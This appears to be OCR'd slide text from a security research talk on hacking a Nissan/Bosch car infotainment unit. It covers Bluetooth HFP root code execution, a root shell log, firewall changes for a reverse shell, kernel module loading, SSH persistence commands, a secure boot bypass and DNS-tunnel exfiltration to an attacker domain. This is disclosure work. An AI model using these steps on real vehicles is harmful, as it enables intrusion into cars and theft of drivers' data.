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

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

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

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  - Get rid of DROP rules to establish a reverse shell

```
-A AntiSpoofOUTPUT -o bnep+ -j RemServicesNative
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-A AntiSpoofOUTPUT -s 192.168.40.1/32 -o ethernet.400 -j RemServicesNative
-A AntiSpoofOUTPUT -o ethernet.400 -m pkttype --pkt-type multicast -j ACCEPT
-A AntiSpoofOUTPUT -j DROP
```

```
-A RemServicesNative -o aivc0.2 -p tcp -m tcp --dport 8443 -j ACCEPT
-A RemServicesNative -o wlan0 -p tcp -m tcp --dport 8443 -j ACCEPT
-A RemServicesNative -o ethernet.400 -p udp -m udp --dport 5004 -j ACCEPT
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-A RemServicesNative -j DROP
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Bluetooth: HFP Exploitation: Overview

Bluetooth: HFP Exploitation: Results

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pi@rp:~ $ ~/nissan/tsh cb
Waiting for the server to connect...connected.
root@MYCAR:/# id
uid=0(root) gid=0(root)
root@MYCAR:/# uname -a
Linux MYCAR 3.14.79-01875-gf33a004 #1 SMP PREEMPT Thu Jul 2 13:22:54 IST 2020 armv7l GNU/Linux
root@MYCAR:/# cat /proc/cpuinfo
processor       : 0
model name      : ARMv7 Processor rev 10 (v7l)
BogoMIPS        : 1581.05
Features        : swp half thumb fastmult vfp edsp neon vfpv3 tls vfpd32
CPU implementer : 0x41
CPU architecture: 7
CPU variant     : 0x2
CPU part        : 0xc09
CPU revision    : 10
```

Bluetooth: HFP Exploitation: Results

What do we have so far?

- 1-click Remote Code Execution (~0.5-clicks)
  - HFP Stack Buffer Overflow
- Permissions: root
- Ability to load arbitrary kernel modules
  - Absence of a kernel module signature verification

System

System: Information

- Bootloader: U-boot 2013.01.01
- Kernel: Linux-3.14.49
- SELinux: No
- Processes hypervisor: systemd
- Filesystem: ext4
- Filesystem integrity control: dm-verity
- Firewall configuration: Enabled
- Intrusion detection systems: None
- tmpfs under /tmp: Executable

```
root:*:17478:0:99999:7:::
daemon:*:17478:0:99999:7:::
bin:*:17478:0:99999:7:::
sys:*:17478:0:99999:7:::
sync:*:17478:0:99999:7:::
games:*:17478:0:99999:7:::
man:*:17478:0:99999:7:::
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backup:*:17478:0:99999:7:::
list:*:17478:0:99999:7:::
irc:*:17478:0:99999:7:::
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[  463.944423] net inc-scc: spurious interrupt: IDLE        SRQ=0
[  466.944157] net inc-scc: spurious interrupt: IDLE        SRQ=0
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

Kernel: U-boot bootloader

```
int __fastcall bootm_load_os(...)
{
 if ( comp == 1 ) {
   // GUNZIP: uncompress
 }
 else if ( comp ) {
   if ( comp != 0x4d ) {
     printf("Unimplemented compression type %d\n", comp);
     return -3;
   }
   v16 = lz77_decompress(
     load_buf,
     lzma_len,
     image_buf,
     image_len
   );
 }
}
```

Kernel: U-boot bootloader

```
int __fastcall bootm_load_os(...)
{
 if ( comp == 1 ) {
   // GUNZIP: uncompress
 }
 else if ( comp ) {
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Solution: Emulate `lz77_decompress()` via Qiling framework

```
# This hook will be executed at the end of the lz77_decompress
# function to save the decompressed kernel into the file
def save_kernel(ql: Qiling) -> None:
    kernel = ql.mem.read(image_buf, image_len)
    with open('./kernel.extracted', 'wb') as f:
        f.write(kernel)
```

Kernel: exchnd LKM

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- Catches exceptions (signals) from processes
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- Does predefined actions when an exception event occurs
  - In our case, it's IVI reboot for SIGTRAP
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```
exchnd_fops     DCD 0, 0                ; DATA XREF: rodata:805
                                        ; rodata:807BDB4C↓o
                DCD exchnd_fop_read, exchnd_fop_write, 0, 0, 0
                DCD exchnd_fop_poll, exchnd_fop_ioctl, 0
                DCD 0
                DCD exchnd_fop_open, 0
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Solution:

- Upload a custom LKM that removes the registered kprobes / jprobes

```
[  195.492226] sigdisable: module license 'unspecified' taints kernel.
[  195.492244] Disabling lock debugging due to kernel taint
[  195.646991] exchnd: Removed
[  195.647010] sigdisable: removed exchnd driver
```

Kernel: exchnd LKM: Results

What do we have so far?

- Kernel-mode code execution
- Uncompressed Linux kernel image
- Disabled exception handler LKM
- Finally, we can debug any process on the system

Persistence and Data Exfiltration

Persistence

Possible ways to achieve persistence on IVI

- Find interesting writable configurations
- Compromise the secure boot chain

Partition	Path	Mode
/dev/mmcblk1p1	/	ro
/dev/mmcblk1p3	/var/opt/bosch/persistent	rw
/dev/mmcblk1p5	/var/opt/bosch/static	ro
/dev/mmcblk1p6	/var/opt/bosch/dynamic	rw

Persistence: SSH Server

ALD - Authorization Level Daemon, a daemon for automatically switching security levels in the system:

- sshd@.service
- firewall.service

```
[Unit]
Description=OpenSSH Per-Connection Daemon (AIVI)
# as the service depends on existing files, the partition need to be available
After=syslog.target rbcm-mount-dynamic.target ald_once.service tty-ssh-checker.service
Wants=tty-ssh-checker.service
DefaultDependencies=no

# this service is protected by ALD!
# it only starts, if FEATURE is either enabled permanently or (usage of |) temporarily
ConditionPathExists=|/var/run/ald/SSHenabled
ConditionPathExists=|/var/opt/bosch/dynamic/ald/SSHenabled
# the existence of the ald folders is ensured by the dependency to ald.service

[Unit]
Description=Firewall configuration
DefaultDependencies=no
# dynamic partition is needed because of below Condition statements
After=pretty-early.target rbcm-mount-dynamic.target
OnFailure=firewall-emergency.service
#none of the following files should exist
ConditionPathExists=|/var/opt/bosch/dynamic/ald/FWdisabled
ConditionPathExists=|/var/run/ald/FWdisabled
```

Persistence: SSH Server

SSH server can be enabled on Wi-Fi or USB2Ethernet interfaces:


```
rm /var/opt/bosch/dynamic/ald/SSHdisabled
rm /var/opt/bosch/dynamic/ald/rootLogindisabled
touch /var/opt/bosch/dynamic/ald/SSHenabled
touch /var/opt/bosch/dynamic/ald/rootLogindenabled
rm /var/opt/bosch/dynamic/ald/FWdisabled
```

Persistence: SSH Server patch


A new service tty-ssh-checker is added as a dependency for sshd@.service:

```
#!/bin/bash
Marker_Path=/var/opt/bosch/dynamic/ald
ALD_Level=$(dbus-send --system --dest=com.adit.de.ALD ...)
...
if [ ${ALD_Level} -lt 30 ];
then
    if [ -f ${Marker_Path}/SSHenabled ];
    then
        rm ${Marker_Path}/SSHenabled
        touch ${Marker_Path}/SSHdisabled
    fi
fi
sync
exit 0
```

Persistence: SSH Server patch bypass




Persistence: Secure Boot Overview



Persistence: HAB

- HAB code is located in the Boot ROM and is loaded at 0 address
- After the system boot, this memory is still loaded
- It can be dumped via accessing physical addresses 0x0 - 0x12000
  - Utilize /dev/mem



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

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

  - Stack Overflow in CSF certificate processing
- Allows to disable signature check for DTB
- Patch arguments for dm-verity with extra value ignore_corruption



Persistence: Secure Boot Bypass


- Modify the root filesystem:



- Patch the bash script /opt/bosch/base/bin/app_fcswupdate_wrapper.sh, which is executed on every boot

Data exfiltration

- IVI has access to the Internet over TCU
- DNS requests are not filtered
- Requests to subdomains *.attacker-srv.com can be used for data exfiltration
- Use dnscat2[1] to create a tunnel to the TCP server on IVI




[1] https://github.com/iagox86/dnscat2

CAN Communication

CAN Communication


Possible ways to achieve arbitrary access to the CAN bus:

- Utilize legitimate interfaces and APIs
- Upload modified firmware to the RH850
- Exploit vulnerabilities in the communication protocol



CAN Communication: Information Gathering

- OPKG - Open PacKaGe Management
- Grep for CAN word in package descriptions
- Found that services use inc-scc network service
- The network traffic on this interface is non-typical

